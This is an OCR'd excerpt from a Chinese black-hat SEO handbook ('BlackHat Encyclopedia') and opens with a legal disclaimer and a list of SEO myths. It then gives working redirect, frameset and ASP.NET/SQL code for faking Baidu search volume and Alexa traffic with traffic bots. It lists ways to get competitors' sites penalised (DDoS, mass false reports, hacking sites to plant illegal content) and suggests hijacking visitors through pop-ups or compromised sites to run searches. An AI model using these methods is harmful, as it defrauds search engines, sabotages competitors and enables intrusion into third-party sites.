黑帽百科

BlackHat Encyclopedia

子夜飘雪

1976/5/23 10:48:19 @qq.com

目 录

序言

黑帽是什么？我真的有点不好回答，开始写这本书的时候，主要是想围绕着黑帽操作手法和劫持、链轮、权重这块，但是在整理各种资料的时候，发现黑帽不只是“黑帽”，后面陆陆续续写入了入侵和提权，以及其他的东西，曾经有一段时间我在怀疑这样写会不会跑题，有些东西不写吧，感觉少点什么，最终还是写了进去，黑帽是一个广义词汇，它代表着所有采用灰色手段操作的优化和推广方式。

写这本书的初衷只是为了研究和交流使用，有人说黑帽技术是违法的，这里我只能说黑猫白猫抓住老鼠才是好猫，世界上没有坏的技术，只有用错地方的人，这本书只是小范围的技术探讨，为了更好的去优化和推广，切勿用于非法途径，想学习白帽优化的朋友可以看下《seo 全攻略》

黑帽优化的特点：优化周期短、见效快、成本低、被搜索降权的几率高

写在最前面的警示：请勿用于非法途径

违法和不良信息举报中心：http://net.china.cn/

12321 网络不良与垃圾信息举报受理中心：http://www.12321.cn/

国家互联网应急中心网络安全举报中心：http://www.cert.org.cn/

中国反钓鱼网站联盟认定及处理流程： http://www.cnnic.cn/

公安部信息网络安全报警网站：http://www.cyberpolice.cn/wfjb/

中国扫黄打非网：http://www.shdf.gov.cn/

北京市公安局网络违法犯罪举报网站：http://www.bj.cyberpolice.cn/index.jsp

第一章 黑帽优化

在一项新的优化手段和方法出现的时候，我们首先要做的就是分析它为什么出现，他能满足我们的那些需求、以及能帮我们解决什么问题，黑帽优化出现的环境是什么样子的呢？这里不能准确的说出来，估计也很少有人能一下子概况的清楚，这里就简单的举证一些，搜索引擎的算法更新是一个方面、客户需求信息的不对等、推广上的填鸭式操作…当然出现的原因有很多，至于他为什么出现？在这里已经没有多大讨论的必要了，我们还是通过诸多案例去研究吧。

黑帽优化在不同的领域都有很大的应用，如外贸优化、搜索引擎的广告推广、微营销、淘宝客等。

优化工作不是一个一成不变的工作，他需要优化人员时时刻刻去寻找和优化用户体验的过程，而不是时时刻刻去研究百度，不要天天抱着大姨妈理论，百度不是每个月都大姨妈，那些所谓的“卫生巾”理论已经不适合现在的优化方式了，在大数据已经普及的现在，搜索引擎的算法更新是时时刻刻的，而唯一不变的是用户体验的提升，所以我们无论是在做白帽优化、还是黑帽优化，都要从用户出发。

1.1、搜索优化误区

1、百度快照时间和网站权重没有直接关系

网页权重对网站快照更新时间有辅助作用，但网站快照更新时间是根据网站历史更新频率和内容质量来决定的，更新频率越快，蜘蛛抓取就越频繁。另外内容页更新频率是很小的。还有种情况是蜘蛛频率抓取但就是不更新，是因为搜索引擎认为内容质量不值得更新。另百度官方说明无需太在意网页快照。

2、搜索指数不等于实际搜索量

百度官方明确说明“以网民在百度的搜索量为数据基础，以关键词为统计对象科学分析并计算茁各个关键词在百度网页搜索中搜索频次的加权和”，注意是搜索频次，不是单纯搜索量。不过百度指数是实际搜索量很有参考价值的指标。

3、Cookie 只能记录本网站内的用户信息，并不记录用户在其它网站的操作信息

Cookie 能记录用户在自己站内的操作信息，但用户跳出网站后的数据是跟踪不到的。很多时候我们登录一些网站后，发现如登录信息和其它的输入数据都在，其实那是各个网站单独保留的用户记录。

4、网站设定关键词后排名并不会自己上去

包括我自己在内，有很长一段时间以为只要给网站设置了关键词，更新网站优化内外链后这些关键词的排名就会上去。其实现在网站设置的 keyword 和 description 搜索引擎在计算相关性时只是可能会参考而已，更逞论影响排名了。网站关键词排名要做上去还是要靠我们特意针对这些词做内链外链等优化的，锚文本

越集中关键词排名能力就越好。

5、站长工具提供的百度权重价值只限参考

站长工具里的数据统计功能确实方便了我们了解网站的综合数据信息，提供的百度权重现在是换友链最重要的指标。但站长工具的百度权重只是词库网等第三方软件通过一些技术得出的结果，并不是百度承认的。百度自己有对网站网页重要价值的类似权值指数的指标。

6、Site 网站结果数量不等于网站真实收录数，更不等于网站有效收录数

很多人把 site 网站结果数据当作百度对网站真实的收录数，其实 site 显示的结果只是网站真实收录数量的一部分，网站真正收录数应以百度站长平台的索引数为准。但 site 数越接近索引数越好，代表质量越高，反之如果索引数比 site 数量超出很多那就要警惕了，都说这是搜索引擎对网站不友好的表现（内容质量方面）。

另，网站收录数不代表有效收录数。有效收录指的是有用户搜索并点击的网页数量，对网站来说，通常没有用户访问的页面都是没作用的。

7、搜索引擎蜘蛛没有降权蜘蛛之类的分类

以前在网上看过一篇对搜索蜘蛛不同ＩＰ段的不同分析，让我一直这样认为（估计和我一样看法的人不在少数吧），最近在ＳＥＯ深度解析上看了才知道没这回事。不过价值高的网站会有可能吸引蜘蛛不同的抓取策略。

8、搜索引擎对网站 URL 动静态一样对待

以前的看法是动态网站就是错的，但后来才知道一味的追求静态网址并不正确，网址动态静态无所谓只要不重复就是，另外动态网址也要避免过多的参数。

9、对站群过度魔化

很多人提起“站群”两字的印象就是作弊（反感对站群毛都不懂只会跟风说作弊的人）。确实，现在绝大多数操作站群的都是作弊（多是灰黑色行业）。但站群并不全是作弊，以前就看过一篇操作站群的方式提供不同地区交通违规查询的站群操作案例，这是能真正解决用户需求的。百度官方都说了要看这类网站对普通用户的价值来做评判。

10、现在论坛、博客类留言签名的外链价值只剩引蜘蛛

这种情况较多的发生在ＳＥＯ新手，花大把时间去博客和论坛签名留链接，好处是可以吸引更多蜘蛛访问，坏处是数量多了就是垃圾外链了。所以只在网站刚建立时做下吸引蜘蛛就好，后面还是不做为妙。

11、网站备案与否不直接影响网站排名

很多人说网站备案与否影响网站排名，还有一篇业内流行度很高的“影响网站搜索引擎排名价值参考因素”表里看到网站备案对排名影响非常高，仅在外链的作用之下，扯淡。百度都说了只会参考而已，网站备案

与否影响的是用户对网站的信任度。

12、搜索引擎蜘蛛并不会“爬”

其实这是一个基础常识。大家习惯了把 spider 访问抓取网页的过程用“爬”来形容，造成很多人以为蜘蛛是从一个页面爬行到另一个页面。其实蜘蛛是直接访问网页的，原理是 spider 从抓取到的页面的网址按权值等信息来抓取网页内容，查看网站日志就可知道 spider 对网站的访问没有 refer。

13、只关注网站首页，忽视网站其它页面的作用和重要性

大多数情况下优化网站时我们只关注首页，内外链锚文本什么的都集中到首页去了。其实在网站刚开始优化时是集中在首页，但后面如果目录和内页的权值提不上去，光靠首页是不行的，很难提升权重和获得排名，就算排上去了也不会坚挺。

14、同ＩＰ服务器网站惩罚受影响并不大

很多人固执认为同一ＩＰ服务器的网站受惩罚对网站的影响很大，所以在购买空间时对这点特别关注。其实搜索引擎对这种情况是能识别出来的。当初传出这个说法更多的是为了怕同被受惩罚网站连累攻击而已。

15、为增加注册量，网站内容设置成只有注册才可浏览的弊端

现在很多网站因各种原因，把内容设置成只有注册用户才可能查看。但搜索引擎蜘蛛和普通用户是一样的，普通和用户看不了的蜘蛛也看不了，蜘蛛爬行不了的当然就不能抓取并收录了。正确的做法是放出一部分内容来方便让蜘蛛抓取。

16、网站跳出率和页面反应速度不直接影响网站排名

首先是会影响，但不是很大。

网站跳出率是统计工具才能知道的，搜索引擎并不知道，只要用户不在打开网站后马上关闭并且在搜索引擎上搜索同一关键词。页面打开速度慢会影响用户体验是一定的，有很多用户会直接关闭网页，但也不会直接影响排名。这两点谷歌纳入了页面排名因素，百度还没有。

17、设置了 noffollow 标签的链接搜索引擎还会抓取

要完全禁止的方法就是设置 robots 文件。Noffollow 标签的作用是站长不推荐这个链接，但搜索引擎对所有链接都会抓取。在权重传递上来说是不传递，但另一个说法是只要有用户点击的链接都是有作用的。

18、百度竞价并不能提升网站收录和排名

很多人说网站做的竞价能提升网站的排名，其实网站排名竞价与否并不提升网站关键词排名和收录。做竞价对ＳＥＯ的影响是能提升网站曝光率和品牌知名度，通常来讲也没人会把垃圾没价值的页面拿来做竞价。

1.2、网站权重和流量

一个网站能否在搜索当中有很好的排名，和网站的权重、关键词指数有很大关系，按照正规的白帽优化是很难在短时间内出现自己想要的效果，因而相应而生了快速的优化方式


1.3、网站的权重快速提升

所谓的百度搜索权重，其实是第三方根据关键词在百度搜索中检索的数量（百度指数）来判断的，也就是说不通的平台中对同一个站所给出的权重是不一样的，而 google 权重是 google 自己对网站评估的，所以可操作的空间很少，但是不代表不能操作，那么一个新站如何在短时间快速提升百度权重呢？

我们通过干扰一个关键词（无指数词）的搜索，实现一定数量的搜索引擎的搜索动作，让搜索引擎误以为这个词有很大的搜索量，从而给予这个词一定的指数，第三方在关键词指数查询的时候就会给这个网站一定的权重。

百度权重升级规则

预计流量 0-100 的百度权重是 1
预计流量 100-500 的百度权重是 2
预计流量 500-1000 的百度权重是 3
预计流量 1000-5000 的百度权重是 4
预计流量 5000-10000 的百度权重是 5
预计流量 10000-50000 的百度权重是 6
预计流量 50000-200000 的百度权重是 7
预计流量 200000-1000000 是百度权重是 8
预计流量大于 1000000 的百度权重是 9
预计流量 100000000 以上的百度权重是 10



权重查询平台

爱站：http://www.aizhan.com

站长工具：http://tool.chinaz.com

空软：http://www.kongruan.com

5118：http://www.5118.com/ **（支持网站关键词到处---最大可导出 10000）**

Links：http://www.links.cn/ **查询 360 权重** http://360.links.cn/

搜外：http://tool.seowhy.com/ **（站长工具大全）**

Link114: http://www.link114.cn/ **（支持批量查询）**

具体操作：

接下来，说说我要如何刷这个网站权重。


第一，需要明白影响百度权重的因素

假设你的网站有一个关键词在百度有排名，如果这个关键词的百度指数很高的话，那这个网站的百度权重一定会很高。那么，我们可以思考到，假设我们能够把网站的独有一个关键词的百度指数刷上去，那么这个网站的百度权重一定很高。是什么影响关键词的百度指数呢?就是网民用百度搜索这个关键词的次数，所以只需要把网站独有的关键词的搜索次数刷上去就可以快速提升百度权重了。

第二，如何进行刷关键词的搜索次数呢?

这里我们需要 3 段代码和一个工具。

把三段代码分别复制到记事本中，并把记事本的名称分别改为 a.html，b.html，baidu.html，如图所示



其中，文件 a.html 为：

```
<script>

function aa()

{

   window.location.href="http://www.baidu.com/s?wd=八音猫 SEO 博客";

}

setTimeout(aa,1500);

</script>
```

文件 b.html 的代码为：

```
<script>

   window.location.href="http://www.baidu.com/s?wd=八音猫 SEO 博客";

</script>
```

其中，文件 baidu.html 的代码为：

```
<FRAMESET border=0 frameSpacing=0 rows=500,* frameBorder=1>

<FRAME name=primaryFrame src="b.html" frameBorder=0 noResize scrolling=no>

<frame src="a.html">

</FRAMESET>

<noframes></noframes>
```

注意：三个文件中涉及到“**八音猫 SEO 博客**”为你所要刷的关键字。

接下来，我们把这三个文件上传到你的网站空间的根目录，测试一下“http://www.bymseo.com/baidu.html”

可以发现，点开这个链接就是模拟的百度搜索“八音猫 SEO 博客”这个关键词。达到了我们模拟百度搜索关键词的目的。最后，我们要用到的一款工具就是流量宝或者流量精灵这种刷网站流量的工具，在软件中添加了上面的链接，然后进行疯狂的刷流量就可以了。我们剩下要做的就是每天打开软件刷流量，坚持大概一个月的时间，你所刷的那个关键词的百度指数就会大幅度增加，这时你的网站权重也会暴增的。

【摘自】*http://www.bymseo.com/*

1.4、K 站方法

K 掉对手的站有哪些方式呢？以及如何隐藏自己？
怎么 K 掉竞争对手的网站，或者让对手网站能快速降权，我们可以从白帽优化收录方面入手，也就是说我们在操作的时候，让竞争对手站优化过度或者是严重违反搜索引擎算法规则，这样就能达到我们的 K 站目的，搜索引擎认为不友好，或者是恶意的优化方式有

- 不稳定的流量进入（恶意刷流量在一定程度上不能成为 K 站的目的，但是不稳定的刷取流量还是有一定效果的）
- 短时间内大量外链增加和增加的外链剧减（一般是用外链宣传工具刷的恶意外链）
- 服务器不稳定
- 网站打开速度过慢（可能由于 DDOS 攻击，或者是带宽被占用）
- 非法外链（黑链，这种链接多以 iframe 和 display：none 实现，搜索引擎直接默认是作弊）
- 网站被举报（百度搜索引擎有举报功能，这个可以被用来打击竞争对手，刷一定量的举报，可以在某种程度上进行网站降权）
- 入侵网站挂非法内容（可以很快降权）
- 在被降权网站中刷链接（借用连带惩罚）
- 大量刷取百度指数（不稳定刷取，会让竞争对手网站出现回光返照，降权的前奏）
- 给竞争对手挂闪链接（批量挂上去一堆外链，最后再快速去掉）

1.5、刷搜索引擎搜索下来（移动端和 PC 端）

```
在线刷百度下来地址：http://www.jius.com.cn/

软件：http://www.hudianbao.com/myself.html

http://www.tuibailaxg.com/DownloadShow.asp?ID=8
```

每个站长和喜欢 SEO 的客户都想了解百度的下拉与相关搜索结果是怎么出来的呢？这个问题其实也很简单，今天就由联盟精灵给大家再次整理一下分享给大家： 百度下拉框：主要被应用到的在搜索一个关键词的时候，百度会推荐一些和这个关键词相关联的关键词出来让用户选择搜索，从而省去了打字的烦恼（如:搜索“网站优化”，百度下拉框出现“网站优化 xx，xx 网站优化”等等【这里就不软了，可以发挥你的想象】）。对于网络营销人来说，能把这东西用好了，把自己所作产品相关的东西弄上去了对自己的营销来说是一件非常有意义的事情哟，具体要达到什么效大家都懂的，我就不多废了。 百度下拉框的算法：一个关键词每天有多少搜索量，和它相关的词有多少搜索量，这些数据百度都记录在案的，在百度搜索一个较短关键词的时候，下拉框中可能会出现一些和它相关的一些长尾词（如：在输入 B 的时候下拉框中出现了很多相关词按顺序往下是关键词优化软件 360,关键字优化软件 360....等等），从这个结果可以看出，在最近一段时间内搜索“关键词优化软件 360”的次数大于“关键字优化软件 360”,而“关键字优化软件 360”搜索量也大于它下面的词，依此类推。(一定周期内搜索量越大下拉框中排名越靠前，当然肯定还结合了其他判断方式，但是这绝对是最主要的一种)，正因为这样才有了刷下拉框的软件出现。刷下拉框软件原理：通过将所有注册成他们用户的电脑都集中起来形成一个庞大的点击团队，当其中一个用户 A 通过软件设置了关键词时（如果他想刷“网站建设”这关键词，那么也许就设置了“xx 网站建设，网站建设 xx”等一些列的关键词，具体什么词用你的欲望去想想吧。），然后系统调用其他用户 B,C,D,E,F.....电脑中的程序控制搜索 A 设置的关键词和相关关键词。当这些词每天搜索量达到一定数量后，并且能持续 一定时间周期后，百度下拉框很可能就达到了 A 想要的效果。 知道了这原理了破解就容易了具体思路如下： 自己每天搜索几百次这些相关词但 ip 不能一样，也许你想到了用代理，估计一般的代理还不能逃过百度的法眼，拿就用 vpn 吧，vpn 资源呢？你有多少？即便有足够多的资源，如果电脑的 mac 都被百度记录了，那该怎么办？

让别人帮忙搜索

如果你人缘好，那么可以找你的朋友帮忙，一天找 200 个人帮你搜索 2 个关键词，可能你能做到，那第二天、第三天、第四天、、、、、应该怎么办呢，估计没那么多人坚持了吧，所以这方法不是很可行。 那就像刷下拉列表软件原理一样让陌生人帮忙搜索吧但是怎么让陌生人帮你搜索呢？也许你还没有开发那种工具的能力，或者你有开发者工具的能力，但是你没有宣传这软件的实力，所以想通过和刷下拉框软件一样的原理让别人主动帮你搜是不太可能的，直接找他？更不行。相信对做过一定时间站长的朋友来说应该都有自己的站，而且每天有几百甚至上千个不同 ip 的访问应该也不是难事？如果有这资源那么恭喜你，你可以让这些来访问你

网站的人帮你忙。

怎么让陌生人帮忙搜索呢？两个字“弹窗”弹窗广告估计大家都接触过，当打开一个页面是，自动弹出另外一个窗口，之前接触的那些弹窗都是广告，而这些广告也是一个单独的页面，百度搜索结果也是一个单独页面，如搜索关键词关键词优化软件 360（那打开的页面就是：

http://www.baidu.com/s?bs=%BO%D9%B6%C8%D3%C5%BB%AF&f=3&rsv_bp=1&rsv_spt=3&wd=%B9%D8%BC%FC%B4%CA%D3%C5%BB%AF%C8%ED%BC%FE360&oq=%B9%D8%BC%FC%B4%CA%D3%C5%BB%AF&rsp=0&inputT=10015），我们把这个地址应用到弹窗中，当打开正常页面以后自动弹一个页面出来目标就是百度搜索结果地址。这样就达到了有人访问你网站，就自动帮你搜索一次关键词的目的了。这样就有了刷下拉框软件的功能，且更优于那软件，不用整天开着电脑去刷，节省了软件费用，也节约了电费，节约了电脑寿命。。。。。。。 当然如果你觉得这有点不利于用户体验，那么你可以不用弹窗（提示 iframe，但要注意被百度判断调用来路，

不过找到原因解决方法就很简单，给大家一点想象空间）。 知道了这个原理后，估计又有人会为这资源犯愁了，或者自己有资源但是怕影响自己网站的形象，影响了用户体验。既然有了这个顾虑就别拿自己的站来弄了，果断用别人的吧，黑站吧这点小事应该难不倒 seo 界的人。如果实在不会还有其他方法，现在网上卖广告的人不少，可以直接找一些小站长合作，花少量的钱，让他每天为你带来几百个 ip 的弹窗应该还是没问题的。

1.6、如何刷 ALEXA 排名

第一步，首先下载安装 alexa 工具条，如果已经安装了，那跳过这一步即可。如果还没有安装，请下载安装。
第二步，确保 alexa 工具条是可以工作的，xp 系统下有的时候 alexa 工具条不能正常显示，解决办法是安装一个 yahoo 助手，然后在上网助手中，选择“插件拦截”，打开后，在工具插件中，第一项就是“ALEXA 工具条”，选择它，然后在对话框底部，点“允许弹出”。
第三步，建立一个 alexa.htm 页面，代码如下

```
<html>

    <head>

        <title>alexa 排名演示</title>

        <script language="javascript">

        var nInterval;

        function chkRefresh()

        {

            win=window.open("alexa.aspx","mzs","");

            nInterval=setInterval("go()",15000);

        }

        function go()

        {

           if(win.closed==true){chkStop();}else{

           win.location="alexa.aspx";}

        }

        function chkStop()

        {

           window.clearInterval(nInterval);

           win.close();

        }

        </script>

    </head>

    <body>

        <input type='button' id='btn' style="width:60px" value="开始刷" onclick="chkRefresh();">

            <input type="button" value="停止刷" name="btnStopRefresh" onclick="chkStop();">

    </body>
```

```
</html>
```

第四步，建立一个 alexa.aspx 页面，html 代码

```
<html>
  <head>
    <title>alexa</title>


  </head>
  <body MS_POSITIONING="FlowLayout">


    <form id="Form1" method="post" runat="server">


     </form>
     <script language="javascript">
        //每隔一定时间自动调用该页面，此时该页面用 ajax 随机调用数据库 url，从而实现 alexa 刷新


        //debugger;
        var dt = alexa.GetUrl().value.Tables[0];
        if (dt.Rows.length > 0)
        {
            window.location.href=dt.Rows[0].url;
        }
    </script>
  </body>
</html>
```

cs 代码

```
public class alexa : System.Web.UI.Page
    {
        private void Page_Load(object sender, System.EventArgs e)
        {
            Utility.RegisterTypeForAjax(typeof(alexa));
        }
```

```
        [AjaxMethod()]
        public DataSet GetUrl()
        {
            DataSet ds = new DataSet();
            string strConnection = System.Configuration.ConfigurationSettings.AppSettings["Conn
Str"];
            SqlConnection conn = new SqlConnection(strConnection);
            SqlCommand cmd = conn.CreateCommand();
            cmd.CommandText = "select top 1 * from alexa order by newid()";
            SqlDataAdapter da = new SqlDataAdapter(cmd);
            da.Fill(ds);
            conn.Close();
            if(ds!=null)
            {
                return ds;
            }
            else
            {
                return null;
            }
        }

        Web Form Designer generated code
    }
```

第五步，可以用访问目录的方式，也可以用数据库的方式来读取 url，我这里是按数据库的方式来演示的，建立一个表，结构如下

```
if exists (select * from dbo.sysobjects where id = object_id(N'[dbo].[alexa]') and OBJECTPROPER
TY(id, N'IsUserTable') = 1)
drop table [dbo].[alexa]
```

```
GO

CREATE TABLE [dbo].[alexa] (

    [id] [int] IDENTITY (1, 1) NOT NULL ,

    [url] [nvarchar] (500) COLLATE Chinese_PRC_CI_AS NULL

) ON [PRIMARY]

GO
```

第六步，把你网站的所有页面都录入到数据库，直接在查询分析器中用 in sert 语句，就不用录入页面了
第七步，开始用刷力量的工具刷流量（安全宝和流量精灵）

1.7、刷高权重外链

这里所说的刷高权重外链指的是挂高权重黑链，至于怎么隐藏和顺延权重，则是看隐藏代码是否被百度认可。

1.8、关键词指数建立和提高

百度指数词创建：http://index.baidu.com/VIP/buy/　　50 大洋一个词（百度穷疯了）

人品好的话可以到这里试着添加：

http://baidu.zk528.com/（添加上去的几率不大）


http://old.xiaoxiangzi.com/baidu/

http://www.jiazhishu.com/

1.9、链轮选择和权重顺延

1.9.1、链轮模型

1.九宫格模型
如下图



你会发现 站点（网页）A 是都是链接到其他站点（网页）B、D，其中有个别站点（网页）是有进有出如：B、C 等，而像 I 是没有链接到其他站点（网页）的，所以说在一定程度上可以实现将搜索引擎释放的蜘蛛“留着”这样一个循环之中。

当然细心的人会发现！这样的模型没有一个中心，怎么突出主站或一个想要优化的网页，从而实现提高排名等 SEO 想要达到的目标？

所以上面的模式适应于：主站域名只是一个静态页面或相对不重要的站点（摆设，有这样的网站，比如：婚纱摄影这样类型的），或对于想要优化全站内页系统的可以选择。

2.链轮模型
针对上面的问题，下面的链轮模型就是适合大部分的网站了

相对的 weebly、quizlla 等外围的单向链接形成一个简易的链轮，而后每个站点有突出链接一个站点 yoursite，这样就改正了模型一的问题，进而实现链接陷阱的效果。

进一步扩展链接轮形成下面的多个链轮轮模型，达到量级的变化，蜘蛛来到网站，从首页进入了第一个链轮抓取，会回到首页进入下一个链轮，或者是直接由第一个链轮直接进入第二个链轮。这样做小站就变成了一个处处亮绿灯的条条小道。

实现链接轮的好处

(1) 链轮模型就会简化优化站内链接，还能达到更好的效果：平均、内部变动（增加、启用、关闭）就更加清晰和可以控制、记录。


(2)节省不必要链接浪费，多出来的可以更多分配给其他网站。可以分成几个链接轮，合理规划内部链接问题.

这样的链接轮可大可小，大的可以再域名级别实现，小的可以再网站内页之间实现这样的链轮，比如：网站内页的某个关键字，排名在第 10 位。可以发布、组织相关的文章形成链轮，集中链接链向这篇文章，把它的排名更高位。

1.10、蜘蛛池制作方式


1.10.1、IIS 建泛站群蜘蛛池教程

登录服务器后 点击 iis 管理器



